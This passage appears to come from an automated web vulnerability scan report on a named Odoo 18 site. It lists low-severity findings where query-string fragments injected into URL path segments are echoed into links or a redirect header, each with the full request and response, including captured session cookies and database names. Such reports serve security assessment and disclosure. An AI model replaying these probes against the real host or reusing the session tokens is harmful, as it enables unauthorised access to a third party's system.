User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=rmEYFheH3gB7Vahs6DHG_ZEFyejRb8EcF6XquZv7o2GJr5vwsW2OWRXeScTWS9AFDi5NXfWxkq0eWLgdxnsi; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
```

```
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:23:51 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24553

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?zjf&amp;ysl=1/facebook" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.11. https://odoo18.planitswiss.com/de_DE/website/social/linkedin [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/linkedin**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?efm&opz=1** was submitted in the URL path filename. This input was echoed as **?efm&opz=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/social/%3fefm%26opz%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
```

```
Connection: close
Cache-Control: max-age=0
Cookie: session_id=GwAcHMnizjHRmC-oUc7UhfA1VXuhX-
QWhx3tVLr_l8KDP7SicY0C3z4wankG16mTLKzAdpG9AlxEAePdb6-U; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/linkedin
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:45:55 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:45:55 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:45:55 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:45:55 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24534

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?efm&amp;opz=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.12. https://odoo18.planitswiss.com/de_DE/website/social/linkedin [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/linkedin**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?rjx&ovz=1** was submitted in the URL path folder 2. This input was echoed as **?rjx&ovz=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3frjx%26ovz%3d1/social/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=oAHwL8_HKf2sjZDDcgo3ggwJDLDKjXWN-4pf7XKpK9oFK6NlLzqim6f0SKhqQg7RwMiHoJQx0iG2ESA528iS; tz=Indian/Mauritius; frontend_lang=de_DE
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:25:19 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24519

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?rjx&amp;ovz=1/social/linkedin" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.13. https://odoo18.planitswiss.com/de_DE/website/social/linkedin [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/linkedin**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?guf&ypx=1** was submitted in the URL path folder 3. This input was echoed as **?guf&ypx=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3fguf%26ypx%3d1/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=GwAcHMnizjHRmC-oUc7UhfA1VXuhX-QWhx3tVLr_l8KDP7SicY0C3z4wankG16mTLKzAdpG9AlxEAePdb6-U; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/linkedin
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:38:57 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:38:57 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:38:57 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:38:57 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24553

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?guf&amp;ypx=1/linkedin" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.14. https://odoo18.planitswiss.com/de_DE/website/social/twitter [URL path filename]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/de_DE/website/social/twitter**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?clf&icu=1** was submitted in the URL path filename. This input was echoed as **?clf&icu=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/social/%3fclf%26icu%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ZeTOG7hUnGRQ-e8Z0A7tRh-ztUCpnMWA0_4zX--HTgonAT_Ld0_vcJTkwDplRnFK5NyqH4WMs7UYXC_n1Z7R; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:30:34 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:30:34 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:30:34 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:30:34 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24534

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?clf&amp;icu=1" data-url_code="en"
```

title="English (US)">
...[SNIP]...

3.1.15. https://odoo18.planitswiss.com/de_DE/website/social/twitter [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/twitter**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?uiw&kgd=1** was submitted in the URL path folder 2. This input was echoed as **?uiw&kgd=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fuiw%26kgd%3d1/social/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ZeTOG7hUnGRQ-e8Z0A7tRh-ztUCpnMWA0_4zX--HTgonAT_Ld0_vcJTkwDplRnFK5NyqH4WMs7UYXC_n1Z7R; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:21:51 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:21:51 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:21:51 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:21:51 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

```
Content-Length: 24506

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?uiw&amp;kgd=1/social/twitter" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.16. https://odoo18.planitswiss.com/de_DE/website/social/twitter [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/social/twitter**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?fiv&rum=1** was submitted in the URL path folder 3. This input was echoed as **?fiv&rum=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3ffiv%26rum%3d1/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ZeTOG7hUnGRQ-e8Z0A7tRh-ztUCpnMWA0_4zX--HTgonAT_Ld0_vcJTkwDplRnFK5NyqH4WMs7UYXC_n1Z7R; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:24:28 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:24:28 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:24:28 GMT; Path=/; secure
Set-Cookie: frontend_lang=de_DE; Expires=Thu, 30 Jul 2026 11:24:28 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24540

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?fiv&amp;rum=1/twitter" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.17. https://odoo18.planitswiss.com/de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?jcb&xwl=1** was submitted in the URL path folder 2. This input was echoed as **?jcb&xwl=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fjcb%26xwl%3d1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=de_DE HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=1w9OAVQpZD3RdgT_55GSKTAdlQqvCiMzGz4XD0TkE1SYm25l2sZ_RZ5OK-
```

```
KqNUgQ_TspkZKET8ner7_pBWav; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:21:53 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25145

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
jcb&amp;xwl=1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=de_DE" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.18. https://odoo18.planitswiss.com/de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?apq&sfx=1** was submitted in the URL path folder 3. This input was echoed as **?apq&sfx=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3fapq%26sfx%3d1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=de_DE HTTP/1.1
Host: odoo18.planitswiss.com
```

```
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=1w9OAVQpZD3RdgT_55GSKTAdlQqvCiMzGz4XD0TkE1SYm25I2sZ_RZ5OK-
KqNUgQ_TspkZKET8ner7_pBWav; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:23:36 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25101

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
apq&amp;sfx=1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=de_DE" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.19. https://odoo18.planitswiss.com/de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?clu&qko=1** was submitted in the URL path folder 2. This input was echoed as **?clu&qko=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/%3fclu%26qko%3d1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=de_DE HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=TSXz2xm6LuSZJ44Ftj4g3U8n03ld-
nEP4RGvn9htDA4X4fFdF4slINOBWBagjw1dTnrV_FeKUKMxnaDPm31C; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:26:34 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25145

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
clu&amp;qko=1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=de_DE" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.20. https://odoo18.planitswiss.com/de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/de_DE/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?gci&wly=1** was submitted in the URL path folder 3. This input was echoed as **?gci&wly=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /de_DE/website/%3fgci%26wly%3d1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=de_DE HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=TSXz2xm6LuSZJ44Ftj4g3U8n03ld-
nEP4RGvn9htDA4X4fFdF4slINOBWBagjw1dTnrV_FeKUKMxnaDPm31C; tz=Indian/Mauritius; frontend_lang=de_DE
Referer: https://odoo18.planitswiss.com/de_DE/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:28:13 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25101

<!DOCTYPE html>
<html lang="de-DE" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
gci&amp;wly=1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=de_DE" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.21. https://odoo18.planitswiss.com/en/web/reset_password [URL path filename]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/en/web/reset_password**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?lcf&ueg=1** was submitted in the URL path filename. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /en/web/%3flcf%26ueg%3d1?redirect=%2Fodoo%3Fdb%3DTEST_210725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=VBx1NQJseQQHmUF0WbotNs9WgZOgywtwxHYjIr8aob5BsZmHCVXuFb4JArs9ITQ8Ve3nR7oOiWraErKxalxc; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/reset_password?redirect=%2Fodoo%3Fdb%3DTEST_210725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 303 SEE OTHER
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:51:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 297
Connection: close
Location: /web/?lcf&ueg=1?redirect=%2Fodoo%3Fdb%3DTEST_210725
Set-Cookie: frontend_lang=en_US; Expires=Wed, 29 Jul 2026 14:51:39 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
```

<p>You should be redirected automatically to the target URL: <a href="/web/?lcf&ueg=1?redirect=%2Fodoo%3Fdb%3DT
...[SNIP]...

3.1.22. https://odoo18.planitswiss.com/fr_FR/contactus [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/contactus**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?ylq&leh=1** was submitted in the URL path filename. This input was echoed as **?ylq&leh=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fylq%26leh%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tIZVLg7_8GwF-SkBx0bSoDvo_Efjc4mt1B7DnTheKg-AgCK0uKoeeohuYCa1O_Y9abOFQ8DwAt6ilts_S6QG; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
